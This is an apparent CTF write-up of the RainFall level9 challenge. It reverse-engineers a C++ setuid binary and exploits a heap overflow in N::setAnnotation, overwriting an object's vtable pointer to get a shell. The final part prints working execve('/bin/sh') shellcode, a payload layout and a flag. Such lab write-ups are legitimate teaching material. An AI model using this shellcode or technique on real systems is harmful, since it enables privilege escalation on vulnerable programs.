LEVEL9:

```
level8@RainFall:~$ su level9
Password:
RELRO           STACK CANARY      NX            PIE             RPATH
RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH
No RUNPATH   /home/user/level9/level9
level9@RainFall:~$ ls -l
total 8
-rwsr-s---+ 1 bonus0 users 6720 Mar  6  2016 level9
level9@RainFall:~$ ./level9
level9@RainFall:~$ ./level9 coucou
level9@RainFall:~$ ./level9 coucou coucou
level9@RainFall:~$ ./level9 coucou coucou coucou
level9@RainFall:~$ echo 'coycu' | ./level9
level9@RainFall:~$
```

Same process:
Strings:

```
➜  Rainfall strings level9
/lib/ld-linux.so.2
libstdc++.so.6
__gmon_start__
_Jv_RegisterClasses
_Znwj
_ZNSt8ios_base4InitC1Ev
_ZNSt8ios_base4InitD1Ev
_ZTVN10__cxxabiv117__class_type_infoE
libc.so.6
_IO_stdin_used
_exit
strlen
__cxa_atexit
memcpy
__libc_start_main
CXXABI_1.3
GLIBCXX_3.4
GLIBC_2.0
GLIBC_2.1.3
PTRh
UWVS
[^_]
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

objdump -d :


```
080485f4 <main>:
 80485f4:       55                      push   %ebp
 80485f5:       89 e5                   mov    %esp,%ebp
 80485f7:       53                      push   %ebx
 80485f8:       83 e4 f0                and    $0xfffffff0,%esp
 80485fb:       83 ec 20                sub    $0x20,%esp
 80485fe:       83 7d 08 01             cmpl   $0x1,0x8(%ebp)
 8048602:       7f 0c                   jg     8048610 <main+0x1c>
 8048604:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 804860b:       e8 e0 fe ff ff          call   80484f0 <_exit@plt>
 8048610:       c7 04 24 6c 00 00 00    movl   $0x6c,(%esp)
 8048617:       e8 14 ff ff ff          call   8048530 <_Znwj@plt>
 804861c:       89 c3                   mov    %eax,%ebx
 804861e:       c7 44 24 04 05 00 00    movl   $0x5,0x4(%esp)
 8048625:       00
 8048626:       89 1c 24                mov    %ebx,(%esp)
 8048629:       e8 c8 00 00 00          call   80486f6 <_ZN1NC1Ei>
 804862e:       89 5c 24 1c             mov    %ebx,0x1c(%esp)
 8048632:       c7 04 24 6c 00 00 00    movl   $0x6c,(%esp)
 8048639:       e8 f2 fe ff ff          call   8048530 <_Znwj@plt>
 804863e:       89 c3                   mov    %eax,%ebx
 8048640:       c7 44 24 04 06 00 00    movl   $0x6,0x4(%esp)
 8048647:       00
 8048648:       89 1c 24                mov    %ebx,(%esp)
 804864b:       e8 a6 00 00 00          call   80486f6 <_ZN1NC1Ei>
 8048650:       89 5c 24 18             mov    %ebx,0x18(%esp)
 8048654:       8b 44 24 1c             mov    0x1c(%esp),%eax
 8048658:       89 44 24 14             mov    %eax,0x14(%esp)
 804865c:       8b 44 24 18             mov    0x18(%esp),%eax
 8048660:       89 44 24 10             mov    %eax,0x10(%esp)
 8048664:       8b 45 0c                mov    0xc(%ebp),%eax
 8048667:       83 c0 04                add    $0x4,%eax
 804866a:       8b 00                   mov    (%eax),%eax
 804866c:       89 44 24 04             mov    %eax,0x4(%esp)
 8048670:       8b 44 24 14             mov    0x14(%esp),%eax
 8048674:       89 04 24                mov    %eax,(%esp)
 8048677:       e8 92 00 00 00          call   804870e <_ZN1N13setAnnotationEPc>
 804867c:       8b 44 24 10             mov    0x10(%esp),%eax
 8048680:       8b 00                   mov    (%eax),%eax
 8048682:       8b 10                   mov    (%eax),%edx
 8048684:       8b 44 24 14             mov    0x14(%esp),%eax
 8048688:       89 44 24 04             mov    %eax,0x4(%esp)
 804868c:       8b 44 24 10             mov    0x10(%esp),%eax
 8048690:       89 04 24                mov    %eax,(%esp)
 8048693:       ff d2                   call   *%edx
 8048695:       8b 5d fc                mov    -0x4(%ebp),%ebx
 8048698:       c9                      leave
 8048699:       c3                      ret
```


```
0804869a <_Z41__static_initialization_and_destruction_0ii>:
 804869a:       55                      push   %ebp
 804869b:       89 e5                   mov    %esp,%ebp
 804869d:       83 ec 18                sub    $0x18,%esp
 80486a0:       83 7d 08 01             cmpl   $0x1,0x8(%ebp)
 80486a4:       75 32                   jne    80486d8 <_Z41__static_initialization_and_destr
uction_0ii+0x3e>
 80486a6:       81 7d 0c ff ff 00 00    cmpl   $0xffff,0xc(%ebp)
 80486ad:       75 29                   jne    80486d8 <_Z41__static_initialization_and_destr
uction_0ii+0x3e>
 80486af:       c7 04 24 b4 9b 04 08    movl   $0x8049bb4,(%esp)
 80486b6:       e8 15 fe ff ff          call   80484d0 <_ZNSt8ios_base4InitC1Ev@plt>
 80486bb:       b8 00 85 04 08          mov    $0x8048500,%eax
 80486c0:       c7 44 24 08 78 9b 04    movl   $0x8049b78,0x8(%esp)
 80486c7:       08
 80486c8:       c7 44 24 04 b4 9b 04    movl   $0x8049bb4,0x4(%esp)
 80486cf:       08
 80486d0:       89 04 24                mov    %eax,(%esp)
 80486d3:       e8 d8 fd ff ff          call   80484b0 <__cxa_atexit@plt>
 80486d8:       c9                      leave
 80486d9:       c3                      ret

080486da <_GLOBAL__sub_I_main>:
 80486da:       55                      push   %ebp
 80486db:       89 e5                   mov    %esp,%ebp
 80486dd:       83 ec 18                sub    $0x18,%esp
 80486e0:       c7 44 24 04 ff ff 00    movl   $0xffff,0x4(%esp)
 80486e7:       00
 80486e8:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80486ef:       e8 a6 ff ff ff          call   804869a <_Z41__static_initialization_and_destr
uction_0ii>
 80486f4:       c9                      leave
 80486f5:       c3                      ret

080486f6 <_ZN1NC1Ei>:
 80486f6:       55                      push   %ebp
 80486f7:       89 e5                   mov    %esp,%ebp
 80486f9:       8b 45 08                mov    0x8(%ebp),%eax
 80486fc:       c7 00 48 88 04 08       movl   $0x8048848,(%eax)
 8048702:       8b 45 08                mov    0x8(%ebp),%eax
 8048705:       8b 55 0c                mov    0xc(%ebp),%edx
 8048708:       89 50 68                mov    %edx,0x68(%eax)
 804870b:       5d                      pop    %ebp
 804870c:       c3                      ret
 804870d:       90                      nop
```

```
0804870e <_ZN1N13setAnnotationEPc>:
 804870e:       55                      push   %ebp
 804870f:       89 e5                   mov    %esp,%ebp
 8048711:       83 ec 18                sub    $0x18,%esp
 8048714:       8b 45 0c                mov    0xc(%ebp),%eax
 8048717:       89 04 24                mov    %eax,(%esp)
 804871a:       e8 01 fe ff ff          call   8048520 <strlen@plt>
 804871f:       8b 55 08                mov    0x8(%ebp),%edx
 8048722:       83 c2 04                add    $0x4,%edx
 8048725:       89 44 24 08             mov    %eax,0x8(%esp)
 8048729:       8b 45 0c                mov    0xc(%ebp),%eax
 804872c:       89 44 24 04             mov    %eax,0x4(%esp)
 8048730:       89 14 24                mov    %edx,(%esp)
 8048733:       e8 d8 fd ff ff          call   8048510 <memcpy@plt>
 8048738:       c9                      leave
 8048739:       c3                      ret

0804873a <_ZN1NplERS_>:
 804873a:       55                      push   %ebp
 804873b:       89 e5                   mov    %esp,%ebp
 804873d:       8b 45 08                mov    0x8(%ebp),%eax
 8048740:       8b 50 68                mov    0x68(%eax),%edx
 8048743:       8b 45 0c                mov    0xc(%ebp),%eax
 8048746:       8b 40 68                mov    0x68(%eax),%eax
 8048749:       01 d0                   add    %edx,%eax
 804874b:       5d                      pop    %ebp
 804874c:       c3                      ret
 804874d:       90                      nop

0804874e <_ZN1NmiERS_>:
 804874e:       55                      push   %ebp
 804874f:       89 e5                   mov    %esp,%ebp
 8048751:       8b 45 08                mov    0x8(%ebp),%eax
 8048754:       8b 50 68                mov    0x68(%eax),%edx
 8048757:       8b 45 0c                mov    0xc(%ebp),%eax
 804875a:       8b 40 68                mov    0x68(%eax),%eax
 804875d:       89 d1                   mov    %edx,%ecx
 804875f:       29 c1                   sub    %eax,%ecx
 8048761:       89 c8                   mov    %ecx,%eax
 8048763:       5d                      pop    %ebp
 8048764:       c3                      ret
 8048765:       90                      nop
 8048766:       90                      nop
 8048767:       90                      nop
 8048768:       90                      nop
```

Decompilation partially coming from ghidra, and developped by me.
I saw online it is cpp code. I need to find a way to decompile it.
https://www.retroreversing.com/intro-decompiling-with-ghidra#
(after moult problems)
First steps :

Open file with debugger:






How to decompile imported function from lib:

```
Interpreter - GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-
(gdb)start 1 2
Temporary breakpoint 1 at 0x80485f8
 (gdb)disas
Dump of assembler code for function main:
    0x080485f4 <+0>: push   %ebp
    0x080485f5 <+1>: mov    %esp,%ebp
    0x080485f7 <+3>: push   %ebx
 => 0x080485f8 <+4>: and    $0xfffffff0,%esp
    0x080485fb <+7>: sub    $0x20,%esp
    0x080485fe <+10>:           cmpl   $0x1,0x8(%ebp)
    0x08048602 <+14>:           jg     0x8048610 <main+28>
    0x08048604 <+16>:           movl   $0x1,(%esp)
    0x0804860b <+23>:           call   0x80484f0 <_exit@plt>
    0x08048610 <+28>:           movl   $0x6c,(%esp)
    0x08048617 <+35>:           call   0x8048530 <_Znwj@plt>
```

```
08048530 <_Znwj@plt>:
 8048530:       ff 25 70 9b 04 08       jmp    *0x8049b70
 8048536:       68 40 00 00 00          push   $0x40
 804853b:       e9 60 ff ff ff          jmp    80484a0 <_init+0x3c>
```

```
(gdb)x/3i 0x8048530
  0x8048530 <_Znwj@plt>:    jmp    *0x8049b70
  0x8048536 <_Znwj@plt+6>:  push   $0x40
  0x804853b <_Znwj@plt+11>: jmp    0x80484a0
(gdb)x/4xw 0x8049b70
0x8049b70 <_Znwj@got.plt>:      0x08048536 0x00000000 0x00000000 0x00000000
(gdb)x/8i 0x80484a0
  0x80484a0:    pushl  0x8049b48
  0x80484a6:    jmp    *0x8049b4c
  0x80484ac:    add    %al,(%eax)
  0x80484ae:    add    %al,(%eax)
  0x80484b0 <__cxa_atexit@plt>:     jmp    *0x8049b50
  0x80484b6 <__cxa_atexit@plt+6>:   push   $0x0
  0x80484bb <__cxa_atexit@plt+11>:  jmp    0x80484a0
  0x80484c0 <__gmon_start__@plt>:   jmp    *0x8049b54
(gdb)x/4xw 0x8049b4c
0x8049b4c <_GLOBAL_OFFSET_TABLE_+8>:    0xb7ff26a0 0xb7d79e20 0x080484c6 0xb7f3ffc0
(gdb)x/8i 0xb7ff26a0
  0xb7ff26a0:   push   %eax
  0xb7ff26a1:   push   %ecx
  0xb7ff26a2:   push   %edx
  0xb7ff26a3:   mov    0x10(%esp),%edx
  0xb7ff26a7:   mov    0xc(%esp),%eax
  0xb7ff26ab:   call   0xb7fec1d0
  0xb7ff26b0:   pop    %edx
  0xb7ff26b1:   mov    (%esp),%ecx

(gdb)
```

1
2
3
4
5
6
7 Relocation function in .text section of ld



Resolved once then the address of the function in stdc++.so is moved at the ***0x8049b70*** address of the GOT, and the jump at ***0x8048530*** will redirect to the function in the stdc++ lib. But we first need to execute the relocation function once. Lets check the difference at ***0x8049b70 :***

```
(gdb)x/44i 0xb7f9b600
  0xb7f9b600 <_Znwj>:         push   %edi
   0xb7f9b601 <_Znwj+1>:      mov    $0x1,%eax
   0xb7f9b606 <_Znwj+6>:      push   %esi
   0xb7f9b607 <_Znwj+7>:      push   %ebx
   0xb7f9b608 <_Znwj+8>:      sub    $0x10,%esp
   0xb7f9b60b <_Znwj+11>:     mov    0x20(%esp),%esi
   0xb7f9b60f <_Znwj+15>:     call   0xb7f364e7
   0xb7f9b614 <_Znwj+20>:     add    $0x319e0,%ebx
   0xb7f9b61a <_Znwj+26>:     test   %esi,%esi
   0xb7f9b61c <_Znwj+28>:     cmove  %eax,%esi
   0xb7f9b61f <_Znwj+31>:     mov    %esi,(%esp)
   0xb7f9b622 <_Znwj+34>:     call   0xb7f34f60 <malloc@plt>
   0xb7f9b627 <_Znwj+39>:     test   %eax,%eax
   0xb7f9b629 <_Znwj+41>:     jne    0xb7f9b680 <_Znwj+128>
   0xb7f9b62b <_Znwj+43>:     mov    -0x264(%ebx),%edi
   0xb7f9b631 <_Znwj+49>:     mov    (%edi),%eax
   0xb7f9b633 <_Znwj+51>:     test   %eax,%eax
   0xb7f9b635 <_Znwj+53>:     je     0xb7f9b64c <_Znwj+76>
   0xb7f9b637 <_Znwj+55>:     nop
   0xb7f9b638 <_Znwj+56>:     call   *%eax
   0xb7f9b63a <_Znwj+58>:     mov    %esi,(%esp)
   0xb7f9b63d <_Znwj+61>:     call   0xb7f34f60 <malloc@plt>
   0xb7f9b642 <_Znwj+66>:     test   %eax,%eax
   0xb7f9b644 <_Znwj+68>:     jne    0xb7f9b680 <_Znwj+128>
   0xb7f9b646 <_Znwj+70>:     mov    (%edi),%eax
   0xb7f9b648 <_Znwj+72>:     test   %eax,%eax
   0xb7f9b64a <_Znwj+74>:     jne    0xb7f9b638 <_Znwj+56>
   0xb7f9b64c <_Znwj+76>:     movl   $0x4,(%esp)
   0xb7f9b653 <_Znwj+83>:     call   0xb7f34410 <__cxa_allocate_exception@plt>
   0xb7f9b658 <_Znwj+88>:     mov    -0x320(%ebx),%edx
   0xb7f9b65e <_Znwj+94>:     add    $0x8,%edx
   0xb7f9b661 <_Znwj+97>:     mov    %edx,(%eax)
   0xb7f9b663 <_Znwj+99>:     mov    -0x9c(%ebx),%edx
   0xb7f9b669 <_Znwj+105>:    mov    %eax,(%esp)
   0xb7f9b66c <_Znwj+108>:    mov    %edx,0x8(%esp)
   0xb7f9b670 <_Znwj+112>:    mov    -0x4b4(%ebx),%edx
   0xb7f9b676 <_Znwj+118>:    mov    %edx,0x4(%esp)
   0xb7f9b67a <_Znwj+122>:    call   0xb7f348c0 <__cxa_throw@plt>
   0xb7f9b67f <_Znwj+127>:    nop
   0xb7f9b680 <_Znwj+128>:    add    $0x10,%esp
   0xb7f9b683 <_Znwj+131>:    pop    %ebx
   0xb7f9b684 <_Znwj+132>:    pop    %esi
   0xb7f9b685 <_Znwj+133>:    pop    %edi
   0xb7f9b686 <_Znwj+134>:    ret

(gdb)
```

It looks like a c++ allocation routine.
How to decompile it ?
***REMINDER:* If this is a standard libc++ func, we just need its name and we can google it.**
https://blog.oakbits.com/how-to-mangle-and-demangle-a-c-method-name.html
How to demangle c++ function name ?

```
level9@RainFall:~$ c++filt _Znwj
operator new(unsigned int)
level9@RainFall:~$
```

https://www.geeksforgeeks.org/new-vs-operator-new-in-cpp/

New operator vs operator new

1. **Operator vs function:** new is an operator as well as a keyword whereas operator new is only a function.
2. **New calls "Operator new":** "new operator" calls "operator new()" , like the way + operator calls operator +()
3. **"Operator new" can be Overloaded:** Operator new can be overloaded just like functions allowing us to do customized tasks.
4. **Memory allocation:** 'new expression' call 'operator new' to allocate raw memory, then call constructor.

```
level9@RainFall:~$ c++filt _ZN1NC1Ei
N::N(int)
level9@RainFall:~$
```

```
level9@RainFall:~$ c++filt _ZN1N13setAnnotationEPc
N::setAnnotation(char*)
level9@RainFall:~$
```

Raw reverse:

```
class N {

  public:
  /****
        N(char *s, int i){                              //s = s1 =
0x804a008 / 0x804a078
              *s = '0x8048848';
              *(s+0x68) = i;                            //
0x804a070 = 0x5
        }                                               //
0x804a0e0 = 0x6

        setAnnotation(char *s, char *input){        // s = s1 =
```

```
0x804a008
            input_len = strlen(input);
            memcpy(s + 4, input, input_len);       //
0x804a00c = input[0 : input_len]
        }

        int operator+(char *s2, char *s1){
            i = *(s2 + 0x68)                       //
*(0x804a078 + 0x68) = *(0x804a0e0) = 0x6
            j = *(s1 + 0x68)                       //
*(0x804a008 + 0x68) = *(0x804a070) = 0x5
            return (i + j);
        }

        void *operator new(size_t size){
              void *p = malloc(size);
           return p;
            }
}

<_Znwj>: (param: unsigned int)
            return : new(param)                    // malloc

<_ZN1NC2Ei>:  N::N (char *s, int i)
<_ZN1N13setAnnotationEPc>  N::setAnnotation (char*)

int main(int ac, char **av)
{
  if (ac < 2)
        exit(1);
  char *s1 = operator.new(0x6c);   // s1 = 0x804a008

  N::N(s1, 5);                        // Call of function N in class
N

  char *s2 = operator.new(0x6c);  //s2 = 0x804a078

  N::N(s2, 6);                        // Call of function N in class
N
```

```
  setAnnotation(s1, av[1])

//eax = *s2                    = 0x08048848  -> in .roddata
//edx = *eax = *0x08048848 = 0x0804873a   -> value of
address 0x08048848 in .rodata = 0x0804873a
//      edx = **s2 = **0x804a078 = *0x08048848 =
0x0804873a
  call edx:   eax= operator+(s2, s1)

  ((void(*)(void))**s2)();
  return    eax;
}
```

If the call is made to the address in ***edx**, which is the address 0x0804873a, and we want the address of where our first instruction is stored, we must do that:

- We write at ***(s1 + 4) = 0x804a00c:*** The address of where will be written our shellcode, so ***0x804a00c + 4 = 0x804a010***
- Then we write our shellcode :
- Then we still have a lot of space to fill before getting to the *s2* address: ***0x4f * nop***
- And then we write the address where is stored the address where is stored the shellcode: ***0x804a00c***

So it does : call edx == **s2 = **0x804a078 = *0x804a00c = 0x804a010

The opcode we want to execute are «exec('/bin/sh')» in asm then opcode. We take the same opcodes from level2:


\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80 len 0x19

0x78 (holding address of address of opcode) - 0xc (start addr) = 0x6c:

\x10\xa0\x04\x08 + \x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80 + \x90 * 0x4f +

\x0c\xa0\x04\x08
4 25
7 4
=108

It worked directly !!



Flag: f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728